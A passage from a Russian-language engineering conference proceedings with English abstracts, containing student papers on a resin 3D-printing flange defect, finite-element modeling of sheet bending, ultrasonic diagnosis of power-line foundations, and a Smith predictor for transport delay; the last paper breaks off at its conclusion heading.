Аннотация. В процессе 3D печати на фотополимерном LCD принтере PhrozenShuffle 4K деталей типа «фланец» был обнаружен устойчивый, повторяющийся дефект. Дефект заключался в разрыве выступающей части фланца. Место проявления дефекта было постоянным и находилось со стороны наибольшего уровня фотополимерной смолы. В процессе исследования причин возникновения дефекта, были проведены корректировки процесса печати. Было проверено качество 3D модели, повышено качество передаваемой модели в формате STL, заменена FEP пленка, увеличено время засветки модели, уменьшены скорости подъема и ретракта. В слайсере CHITUBOX были изменены положение и углы наклона модели, а также были пробованы различные типы поддержек. В результате проведенных экспериментов были выработаны рекомендации по печати деталей типа «фланец» фотополимерных LCD принтерах.

Abstract. During the 3D printing process on the Phrozen Shuffle 4K photopolymer LCD printer of flange-type parts, a persistent, repeating defect was discovered. The defect consisted of a rupture of the protruding part of the flange. The location of the defect was constant and was located on the side of the highest level of photopolymer resin. In the process of investigating the causes of the defect, adjustments were made to the printing process. The quality of the 3D model was checked, the quality of the transmitted model in STL format was increased, FEP film was replaced, the model exposure time was increased, and the ascent and retract speeds were reduced. In the CHITUBOX slicer, the position and angles of the model were changed, and different types of supports were tried. As a result of the experiments, recommendations were developed for printing flange-type parts on photopolymer LCD printers.

Ключевые слова: аддитивные технологии, 3D печать, фотополимер, дефекты 3D печати, слайсер.

Key words: additive technologies, 3D printing, photopolymer, 3D printing defects, slicer

Введение

Для проведения научно-исследовательской работы появилась необходимость в изготовлении оптически прозрачной детали типа «фланец» (рисунок 1). Максимальный диаметр 58 мм. Высота выступа 7,5 мм. Толщина стенок 1,5 мм. 3D модель детали была спроектирована в САД программе T-Flex V17. После проведенного анализа возможных технологий изготовления детали было принято решение опробовать изготовление фланца методом LCD печати на фотополимерном принтере Phrozen Shuffle 4K. В качестве фотополимера использовался фотополимер Anycubic ECO Plant-based UV Resin.




Рисунок 1 – Чертеж детали «Фланец»

Основные характеристики фотополимера в жидком состоянии: запах несильный; вязкость 150-350 МПа·с*(25°C); длина световой волны отверждения 365 нм~405 нм; плотность 1,15-1,20 г/см³; усадка 1,88-2,45%.

Основным критерием оценки качества печати являлась геометрическая точность полученной детали. Также при печати детали было необходимо обеспечить, как оптическую прозрачность фланца для визуального контроля протекающих процессов, так и минимизацию количества удаляемых поддержек.




Рисунок 2 – Первоначальное расположение фланца в слайсере

Основная часть

Из существующих методов 3D печати был выбран способ печати методом LCD, так как он является более точным по сравнению с FDM методами [1-5]. С целью получения гладкой, не нуждающейся в дальнейшей обработке поверхности фланца, первоначальное положение детали было выбрано – широкой плоскостью на столе принтера (рисунок 2).

При таком расположении детали отсутствует необходимость в поддержках и модель хорошо держится на рабочем столе принтера.

После пробной печати был обнаружен дефект печати, заключающийся в частичном или полном разрыве стенки выступающей части фланца (рисунок 3). Проявившийся в процессе печати дефект обладает устойчивой повторяемостью и появляется постоянно в одном и том же месте.




Рисунок 3 – Проявившийся в процессе печати дефект

С целью выявления причины возникновения дефекта последовательно была напечатана партия деталей с различными настройками режимов печати.

В качестве первого шага было улучшено качество разработанной 3D модели. Повышение качества модели, передаваемой в формат STL привело к кратному увеличению объема результирующего файла. В кювету была вставлена новая FEP пленка. Опробован другой вид фотополимерной смолы (3DSLА). Увеличено время засветки



Рисунок 4 – Фланец на поддержках

модели на 1 с. Все вышеперечисленные меры не привели к устранению дефектов. После уменьшения скорости подъема и ретракта было отмечено незначительное уменьшение размеров дефекта. Это позволило определить дальнейшее направление анализа причины возникновения дефекта.

Было сделано предположение, что причиной возникновения дефекта является поведение фотополимера, как жидкости, а именно размывание стенки фланца при резком подъеме и опускании стола принтера. Это потребовало обеспечения свободного выхода фотополимера путем подъема фланца на поддержки либо наклонного расположения. С целью устранения дефекта фланец был расположен над печатающей плат-

формой на подпорках (см. рисунок 4). В результате деталь была изготовлена без дефектов.

Заключение

Таким образом, при подготовке к печати в слайсере заготовки необходимо учитывать, что фотополимер в процессе печати ведет себя как жидкость. Если располагать модель вплотную на печатающей платформе, то при быстром поднятии и опускании стола принтера возможен разрыв тонких стенок деталей. Уменьшение величины подъема печатающей платформы с 7-8 мм до 3-4 мм и уменьшение скорости опускания печатающей платформы с 100 мм/с до 50 мм/с не привели к окончательному устранению дефекта, а только минимизировали его и увеличили время печати. Поэтому детали типа «фланец» с тонкими стенками необходимо поднимать над поверхностью стола на подпорках и располагать наклонно.

СПИСОК ИСТОЧНИКОВ

1. Двухсредный беспилотный летательный аппарат / В. В. Солецкий, М. С. Ньюнайкина, А. А. Перевалов, В. В. Куриный // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2019. – Т. 1, № 2(38). – С. 4-15.
2. Куриный, В. В. Особенности технологии изготовления корпусов двухсредных беспилотных аппаратов методом послойного наплавления FDM (Fused deposition modeling) / В. В. Куриный, В. В. Солецкий, Лю Бинь // Морские интеллектуальные технологии. – 2021. – № 2-2(52). – С. 34-41. – DOI 10.37220/MIT.2021.52.2.049.
3. Зленко М. А. Аддитивные технологии в машиностроении : пособие для инженеров / М. В. Нагайцев, В. М. Довбыш //– Москва: ГНЦ РФ ФГУП «НАМИ», 2015. – 220 с.
4. RepRap – the replicating rapid prototype / R. Jones, P. Haufe, E. Sells, P. Iravani, V. Olliver, C. Palmer, A. Bowyer // Robotica. – 2011. – Vol(29). – P. 177-191.
5. RepRap: The replicating rapid prototyper: Maximizing customizability by breeding the means of production / E. Sells, S. Bailard, Z. Smith, A. Bowyer, V. Olliver // Handbook of Research in Mass Customization and Personalization, 2010. – P. 568-580.

УДК 004.94

Чепурнова Елена Константиновна, студент, Комсомольский-на-Амуре государственный университет.

Chepurnova Elena Konstantinovna, student, Komsomolsk-na-Amure State University

Андрианов Иван Константинович, кандидат технических наук, доцент кафедры «Авиастроение», Комсомольский-на-Амуре государственный университет.

Andrianov Ivan Konstantinovich, Candidate of Engineering Sciences, Associate Professor of the Department “Aircraft Engineering”, Komsomolsk-na-Amure State University

МОДЕЛИРОВАНИЕ ПРОЦЕССА ГИБКИ ЛИСТОВОЙ ЗАГОТОВКИ МЕТОДОМ КОНЕЧНЫХ ЭЛЕМЕНТОВ

MODELING OF THE PROCESS OF BENDING A SHEET BILLET BY THE FINITE ELEMENT METHOD

Аннотация. В работе проведен конечно-элементный расчет контактной задачи формоизменения листовой заготовки в процессе консольной гибки. Цель исследования заключалась в оценке напряженного состояния заготовки при деформировании, а также в выявлении возможных дефектов и предложении мероприятий для их устранения. Согласно результатам конечно-элементного анализа в CAE-системе оценены напряжения в зоне закрепляемого отверстия, являющегося концентратором напряжений, а также выявлены признаки складкообразования.

Abstract. In this paper, a finite element calculation of the contact problem of forming a sheet blank in the process of cantilever bending is carried out. The purpose of the study was to assess the stress state of the workpiece during deformation, as well as to identify possible defects and propose measures to eliminate them. According to the results of finite element analysis in the CAE system, maximum stresses were detected in the area of the fixed hole, which is a stress concentrator, as well as signs of folding.

Ключевые слова: конечно-элементное моделирование, консольная гибка, листовая заготовка, напряженное состояние.

Key words: finite element modeling, cantilever bending, sheet blank, stress state.

Введение

Операция гибка является одним из наиболее распространенных процессов среди операций формоизменения листовых заготовок, посредством которого плоская заготовка превращается в пространственную [1]. Процесс гибки заготовок широко применяется при изготовлении деталей для сосудов, котлов, крепежей, трубных изделий и т.д. [1,2], где важным представляется исследование вопроса определения ресурса пластичности в процессе гибки, что отражено в труде [3].

Сегодня актуальным является разработка методов расчета оптимальных радиусов гибки, при которых исключается образование трещин и недопустимых утонений в области растяжения заготовки. Вопросы расчета геометрических характеристик заготовки в процессе гибки в комбинации с другими процессами исследованы в работе [4]. Новые подходы к реализации операции гибки предложены в работе [5].

На современном этапе существуют различные подходы для оценки напряженно-деформированного состояния заготовок в процессе гибки, однако они являются в большей степени приближенным и не учитывают множество факторов влияющих на картину распределения напряжений и деформаций в заготовке в процессе формоизменения. В частности, в случае консольной гибки возможно закрепление области заготовки с помощью отверстия, которое является в свою очередь концентратором напряжений, соответственно, актуальной представляется проблема моделирования напряженно-деформированного состояния заготовки с отверстием в процессе гибки в условиях контактного взаимодействия.

Таким образом, цель исследования заключалась в проведении конечно-элементного моделирования контактной задачи о взаимодействии листовой заготовки и формообразующих инструментов в процессе гибки. В рамках исследуемой задачи требовалось оценить напряженное состояние заготовки в результате консольной гибки, выявить возможные дефекты при выбранных условиях закрепления, предложить меры их устранения.

Основная часть

Одним из эффективных методов для решения исследуемой задачи представляется метод конечных элементов, реализованный в различных CAE-системах, среди которых лидирующее место занимает программный комплекс ANSYS. Поэтому на базе модуля ANSYS была проведена квазистатическая упругая постановка задачи формоизменения заготовки в процессе гибки (рисунок 1). Сложность решения данного вопроса обусловлена необходимостью решать контактную задачу о взаимодействии заготовки и матрицы, заготовки и пуансона.

Рассмотрим распределение напряжений в заготовке с отверстием в процессе консольной гибки. В качестве материала заготовки выбрана сталь толщиной 1 мм. Инструменты формоизменения: матрица и пуансон – моделировались как абсолютно жесткие тела, а заготовка, как упругое тело. Конечно-элементная сетка в процессе дискретизации заготовки и формообразующих инструментов представлена на рисунке 2. В качестве граничных условий жестко закреплялось отверстие заготовки.

Поэтапный процесс деформирования заготовки в результате контактного взаимодействия с матрицей и пуансоном изображен на рисунке 3. Напряженное состояние заготовки по данным об интенсивностях напряжений и главных напряжениях в конце процесса гибки представлено на рисунках 4,5.




Рисунок 1 – Positionирование заготовки, матрицы и пуансона




Рисунок 2 – Конечно-элементная сетка заготовки, матрицы и пуансона




Рисунок 3 – Формоизменение плоской заготовки методом гибки с применением жестких формообразующих инструментов




Рисунок 4 – Распределение эквивалентных напряжений по Мизесу




Рисунок 5 – Распределение максимальных главных напряжений

Согласно результатам расчета, наибольшие напряжения достигаются в области отверстия, являющегося концентратором напряжений, при этом максимальные главные напряжения незначительно отличаются от интенсивности напряжений. Анализ конфигурации заготовки в процессе деформирования на основании метода конечных элемен-

тов позволяет выявить проблемы в реализации процесса, а именно: образование складки и неполное прилегание заготовки к наружной поверхности матрицы.

Заключение

Согласно проведенному конечно-элементному анализу процесса гибки листовой заготовки с помощью жесткого пуансона и матрицы, представлено изменение геометрической конфигурации заготовки в процессе деформирования. В области закрепленного отверстия выявлены наибольшие напряжения, а также отмечается возможное складкообразование и неполное прилегание заготовки к наружной поверхности матрицы при данном способе закрепления. Для устранения возможных дефектов предлагается использование прижима. Проведенный численный эксперимент позволяет полностью проследить процесс формоизменения заготовки от начального момента позиционирования заготовки и формообразующих инструментов до заключительного этапа. Однако требуется учитывать возможную неточность результатов в виду грубой конечно-элементной сетки и решения задачи в упругой постановке.

Благодарности. Научное исследование выполнено при финансовой поддержке «Совета по грантам Президента Российской Федерации для государственной поддержки молодых российских учёных и по государственной поддержке ведущих научных школ Российской Федерации» по проекту СП-2200.2022.5 «Разработка моделей и алгоритмов расчёта пластического формообразования заготовок штамповочного производства».

СПИСОК ИСТОЧНИКОВ

1. Лукьянов, В. П. Штамповка, гибка деталей для сварных сосудов, аппаратов и котлов / В. П. Лукьянов, И. И. Маткава, В. А. Бойко. – Москва: Машиностроение, 2003. – 512 с.
2. Жарков, В. А. Гибка листов и профилей на четырехвалковой машине для корпусов ракет, трубных и каркасных изделий. Часть 9 / В. А. Жарков // Вестник машиностроения. – 2022. – № 9. – С. 41-52.
3. Разработка оценочной методики определения ресурса пластичности в процессах листовой гибки / Ю. А. Морозов, Е. Ю. Верхов, Е. В. Крутина, А. А. Фролов // В мире научных открытий. – 2015. – №72. – С.882-896.
4. Морозов, Ю. А. Определение ширины заготовки в условиях изгиба с растяжением штампуемой детали / Ю. А. Морозов, Е. Ю. Верхов // Строительная механика инженерных конструкций и сооружений. – 2019. – Т. 15, № 2. – С. 83-89. – DOI 10.22363/1815-5235-2019-15-2-83-89.
5. Семенов, Е. И. Новая заготовительная операция гибки для штамповки коленчатых валов / Е. И. Семенов, Ю. В. Майстров // Заготовительные производства в машиностроении. – 2011. – № 9. – С. 15-18.

СЕКЦИЯ 3. ЭНЕРГЕТИКА, ЭЛЕКТРОНИКА И УПРАВЛЕНИЕ

УДК 621.315.177

Акинин Никита Викторович, студент, Дальневосточный государственный университет путей сообщения

Akinin Nikita Viktorovich, student, Far Eastern State Transport University

Власенко Сергей Анатольевич, кандидат технических наук, доцент кафедры «Системы электроснабжения», Дальневосточный государственный университет путей сообщения
Vlasenko Sergey Anatolyevich, Candidate of Engineering Sciences, Associate Professor of the Department "Power Supply Systems", Far Eastern State Transport University

МЕТОДЫ ОЦЕНКИ СОСТОЯНИЯ ФУНДАМЕНТОВ ВОЗДУШНЫХ ЛИНИЙ ЭЛЕКТРОПЕРЕДАЧИ

METHODS FOR ASSESSING THE CONDITION OF FOUNDATIONS OF OVERHEAD POWER LINES

Аннотация. В данной статье рассматривается диагностика фундаментов воздушной линии электропередачи. Исследованы пять наиболее оптимальных методов неразрушающего контроля и их проведения, так же сделан анализ результативности данных методов диагностики. В ходе статьи выбран самый эффективный метод диагностики неразрушающего контроля «ультразвуковой», рассмотрены его преимущества и недостатки, а также сравнения с другими методами диагностики, которые имеют меньшую стоимость, но при всем этом мало эффективны.

Abstract. This article discusses the diagnostics of overhead power line foundations. The five most optimal methods of non-destructive testing and their implementation were studied, and an analysis of the effectiveness of these diagnostic methods was also made. In the course of the article, the most effective diagnostic method for non-destructive testing, "ultrasonic", was selected, its advantages and disadvantages were considered, as well as comparisons with other diagnostic methods that have a lower cost, but are not very effective.

Ключевые слова: диагностика фундаментов воздушной линии, электроэнергетика, механические части воздушной линии.

Key words: diagnostics of overhead line foundations, electrical power engineering, mechanical parts of overhead line.

Введение

Активное строительство электрических сетей в России велось во второй половине прошлого столетия, что привело к развитию методов диагностики эксплуатационного состояния оборудования ЛЭП.

На сегодняшний день износ этих сооружений значителен, большое число объектов, требуют скорейшего ремонта исходя из нормативных сроков службы. Чтобы продлить эксплуатационный срок объектов, были придуманы приборы и мероприятия, которые могут дать оценку техническому ресурсу объекта. Тем самым это позволяет избежать возможных аварийных ситуаций и уменьшить объем ремонтных работ.

Основная часть

Результатами диагностики и определению остаточных эксплуатационных ресурсов объекта, который подвергался проверке, является деление на 3 группы, к которым применяются разные типы технологических операций.

Первая группа – в нее входят объекты, которым не требуется ремонт, остаточный ресурс которого позволяет не проводить никаких работ. Но на ВЛ должны проводиться периодически проверки, для того чтобы своевременно обнаружить появившийся дефект.

Вторая группа – это объекты, которым требуется ремонт, их остаточный ресурс можно восстановить, проведя текущий или капитальный ремонт. Такой вид работ называется «адресно-восстановительный».

Третья группа – состоит из объектов, ремонт которых будет невозможен, поэтому они должны быть заменены на новые. Такой вид работ называется «адресной заменой».

За последнее время было придумано большое количество методов диагностики, но все они были направлены на проверку электрической части, также были разработаны и внедрены методы «неразрушающего контроля» позволяющие определять повреждения механической части – опор и фундаментов, но эти методы слабо развивались. На данный момент при осмотре редко кто пользуется диагностическими приборами, в основном происходит внешний осмотр, так как на диагностику уходит большое количество времени. Тем самым это может привести к аварии, так как помимо видимых повреждений, могут быть и скрытые, которые можно обнаружить только после проведения диагностики.

Из числа существующих методов, применяемых энергетиками для диагностики определения мест повреждения фундаментов опор [1], таких как:

1. Метод пластический деформации
2. Метод упруго отскока
3. Метод ударного импульса
4. Метод отрыва со скалыванием ребра
5. Ультразвуковой метод

Из этих методов контроля состояния фундаментов опор наиболее достоверные и легко применяемых в работе являются методы ультразвукового неразрушающего контроля элементов опор.

Большинство из методов контроля определяет поверхностные повреждения фундаментов опор, что является совершенно недостаточным для заключения об исправности проверяемого фундамента.

Ультразвуковой контроль с применением его в нескольких плоскостях фундамента, позволяет наиболее точно определить целостность бетона фундамента, что все-таки не дает достоверного заключения о целостности состояния фундамента.

Для того чтобы определить целостное состояние потребуется еще определить целостность внутренней арматуры фундамента, для которого используется электрохимический метод. Два эти метода в комплексе дадут достоверное заключение о целостности состояния элементов фундамента опоры.

Несмотря на то, что эти два метода являются прогрессивными в определении состояния фундамента, но они имеют погрешность 5-10%.

Преимуществом ультразвукового метода является распространение волн колебания в бетоне, если есть какие, то дефекты или повреждения, то скорость колебаний в бетоне изменится [2].

Метод ультразвукового контроля железобетонных конструкций по сравнению с традиционными методами контроля (ТМК) [3] является более эффективным, так как ТМК не видит начало зарождения повреждения в бетоне, что не позволяет дать оценку дальнейшего состояния фундамента. Преимуществами ТМК являются низкая цена и простота в использовании, поэтому они востребованы. Чаще всего ТМК применяются

для подтверждения визуального осмотра фундамента и стойки опоры, на вид исправными. Но в случае глубокого повреждения конструкции, необходимо проводить более тщательную проверку с откапыванием части фундамента, так как чаще всего зафиксировано появление трещин на бетонной поверхности или его осыпания. Далее появляется необходимость собрать как можно больше измерений на поврежденной поверхности конструкции [4].

Результаты сравнения прочности, полученные с помощью ТМК и ультразвуковых тестеров на одном и том же фундаменте без видимых разрушений, показывают схожий результат. При сравнении фундамента с видимыми разрушениями (трещинами), ТМК показывает удовлетворительный результат, а ультразвуковой тест покажет наличие дефекта. Еще существует электрохимический метод [5], но он применяется для диагностики арматуры внутри фундамента на наличие коррозии, так как фундамент трескается влага может попадать внутрь и тем самым ослаблять изнутри железобетонную конструкцию.

Заключение

На сегодняшний день наиболее точную информацию об оставшемся эксплуатационном ресурсе фундамента ВЛ можно получить с помощью ультразвуковой диагностики. Таким образом только после проведения технических мероприятий по диагностике будет эффективно и целесообразно составлять план работ по ремонту или замене фундаментов.

СПИСОК ИСТОЧНИКОВ

1. Штенгель, В. Г. О корректном применении НК в обследованиях железобетонных конструкций длительно эксплуатирующихся сооружений / В. Г. Штенгель // В мире неразрушающего контроля. – 2009. – № 3(45). – С. 56-62. – EDN SBYGTV.
2. Ли, В. Н. Ультразвуковой метод контроля целостности и заглубления опор контактной сети в грунт / В. Н. Ли, С. А. Власенко, Т. В. Винорецкий // Научно-технические проблемы транспорта, промышленности и образования : труды региональной научно-технической конференции творческой молодежи, 18-19 апреля 2006 г.: в 2 томах, Хабаровск, 18–19 апреля 2006 года / Ответственный редактор: Ю. А. Давыдов. Том 2. – Хабаровск: Дальневосточный государственный университет путей сообщения, 2006. – С. 55-56. – EDN GFPOAK.
3. Сучкова, Г. А. Комплексное обследование и контроль технического состояния элементов ВЛ неразрушающими методами / Г. А. Сучкова, Л. В. Яковлев // Энергетик. – 2008. – № 4. – С. 20-22. – EDN IUKJBB.
4. Li, V. Identification of Defective Supports by Visual and Instrument Aids in the Operating Environment of a Railway Power Supply Division / V. Li, L. Demina, S. Vlasenko // Technological Advancements in Construction. Vol. 180. – Cham : Springer Verlag, 2022. – P. 457-469. – DOI 10.1007/978-3-030-83917-8_41. – EDN EELYMO.
5. Гунгер, Ю.Р. Диагностика опор и фундаментов воздушных линий электропередачи. Современные методы оценки / Ю.Р. Гунгер, В.Т. Чернев // Новости электротехники. – 2006. – № 2(38). – С. 133-136.

УДК 681.5.01

Бобровский Никита Петрович, студент, Комсомольский-на-Амуре государственный университет

Bobrovskiy Nikita Petrovich, student, Komsomolsk-na-Amure State University

Хохлов Роман Евгеньевич, студент, Комсомольский-на-Амуре государственный университет

Khokhlov Roman Evgenievich, student, Komsomolsk-na-Amure State University

Савельев Дмитрий Олегович, старший преподаватель, руководитель Центра робототехники Ресурсного центра Технопарка, Комсомольский-на-Амуре государственный университет

Savelyev Dmitriy Olegovich, Senior Lecturer, Head of the Robotics Center of Technopark Resource Center, Komsomolsk-na-Amure State University

ИССЛЕДОВАНИЕ ВЛИЯНИЯ ТРАНСПОРТНОГО ЗАПАЗДЫВАНИЯ В СИСТЕМАХ АВТОМАТИЧЕСКОГО УПРАВЛЕНИЯ

THE RESEARCH OF THE EFFECT OF TRANSPORT DELAY IN AUTOMATIC CONTROL SYSTEMS

Аннотация. В данной статье рассмотрено влияние звена транспортного запаздывания на системы автоматического управления, которое негативно сказывается на устойчивости всей системы в целом. Рассмотрен один из наиболее эффективных способов устранения этого влияния посредством встраивания в обратную связь системы регулятора Смита.

Abstract. This article examines the influence of the transport delay link on automatic control systems, which negatively affects the stability of the entire system as a whole. One of the most effective ways to eliminate this influence is considered by embedding a Smith regulator system in the inverse connection.

Ключевые слова: регулятор Смита, запас устойчивости, качество регулирования.

Keywords: Smith regulator, stability margin, quality of regulation.

Введение

Транспортное запаздывание – это негативное явление в системе автоматического управления, ухудшающее качественные показатели регулирования, обусловленное задержкой передачи сигнала или информации между элементами системы. Оно может проявляться из-за различных причин, таких как выполнение физических процессов, затраты времени на передачу сигнала по каналам управления и обработку информации [1]. Системы автоматического управления, включающие в себя транспортное запаздывание, привлекают к себе большой интерес. Это обусловлено тем, что большинство технологических процессов в реальном производстве, в той или иной степени, имеют в своем составе транспортное запаздывание. Его влияние может значительно сказаться на динамических свойствах всей системы. В случаях, когда запаздывание в системе невелико по сравнению с быстродействием объекта, им можно пренебречь, но в некоторых случаях запаздывание является принципиальным свойством объекта, и в таких случаях необходимо его учитывать и анализировать подойдут ли показатели регулирования получаемые при наличии запаздывания для выполнения задачи [2].

Основная часть

Значительная часть регулируемых объектов характеризуется наличием чистого запаздывания в каналах управления. Это явление проявляется в том, что после изменения входного сигнала выходная переменная не сразу реагирует на новое возмущающее воздействие, а через некоторое время τ , называемое временем чистого или транспорт-

ного запаздывания [3]. На практике наиболее распространены системы с транспортным запаздыванием, вызванным пространственным перемещением элементов, передающих информацию (к таким можно отнести транспортную ленту, стан холодной прокатки металла и другие) [4]. Хотя явления транспортного запаздывания наблюдаются не только в технике, но также в биологии, экономике и оказывают существенное влияние на устойчивость и качество процессов управления [4].

При использовании обычных промышленных регуляторов, автоматизированные объекты, содержащие значительное по величине чистое запаздывание, работают с более низким качеством регулирования. Несмотря на удовлетворяющие параметры регуляторов, показатели качества управления будут ухудшаться по мере отношения τ/T (рисунок 1). На промежутке времени 2τ , управляющий сигнал еще не воздействует на выходной сигнал системы, переходная функция объекта $h(t)$ совпадает с процессом регулирования. Наряду с этим выходной сигнал апериодического звена при $t = 2\tau$ не может быть больше динамической ошибки. Так, например, $\tau = T$, в таком случае $y(2\tau) = y_{ан}(T) \approx 0,63 y_{max}$, где y_{max} – установившееся значение выходного сигнала системы.




Рисунок 1 – Влияние значения транспортного запаздывания на переходные функции

При регулировании систем с значением отношения τ/T выше 0,2 считают, что использование обычной непрерывной системы автоматического регулирования (далее САР), содержащей стандартный регулятор не предоставит должного уровня регулирования [2]. В таком случае, если в системе задают высокие требования качества регулирования, необходимо добавлять особые регуляторы или настраивать алгоритмы способные компенсировать транспортное запаздывание, при этом оставив качество САР на прежнем уровне. Рассмотрим один из таких регуляторов - регулятор Смита (рисунок 2) [2].




Рисунок 2 – САР с регулятором Смита

Это замкнутая система, содержащая стандартный регулятор и подключенной к нему в линии обратной связи модели объекта. Если поставить условие, при котором система не должна содержать в каналах управления звена запаздывания, можно вывести уравнение модели объекта. Для начала опишем объект в виде некоторой передаточной функции $W(p)$ умноженной на запаздывание $e^{-p\tau}$.

В таком случае, используя регулятор Смита, ранее записанное условие будет звучать так:

При добавлении к передаточной функции управляемого объекта, параллельно модель объекта, на выходе должна остаться $W(p)$ без $e^{-p\tau}$.

Выразив передаточную функцию модели объекта, подключаемую к основному регулятору, получим $W(p)$ у которой вместо транспортного запаздывания будет $(1 - e^{-p\tau})$.

Рассмотрим характеристические уравнения системы при подключении регулятора Смита и без него.

Без регулятора Смита:

$$1 - W(p) \cdot e^{-p\tau} \cdot R(p) = 0$$

При подключении:

$$1 - W(p) \cdot R(p) = 0$$

При подключении регулятора Смита из характеристического уравнения уходит звено запаздывания. Следовательно, запас устойчивости САР будет выше, по сравнению с использованием только обычных средств регулирования при одних и тех же параметрах настройки регуляторов.

Таким образом, если установить одинаковый запас устойчивости САР, качество регулирования для системы с регулятором Смита можно обеспечить на более высоком уровне.

Заключение

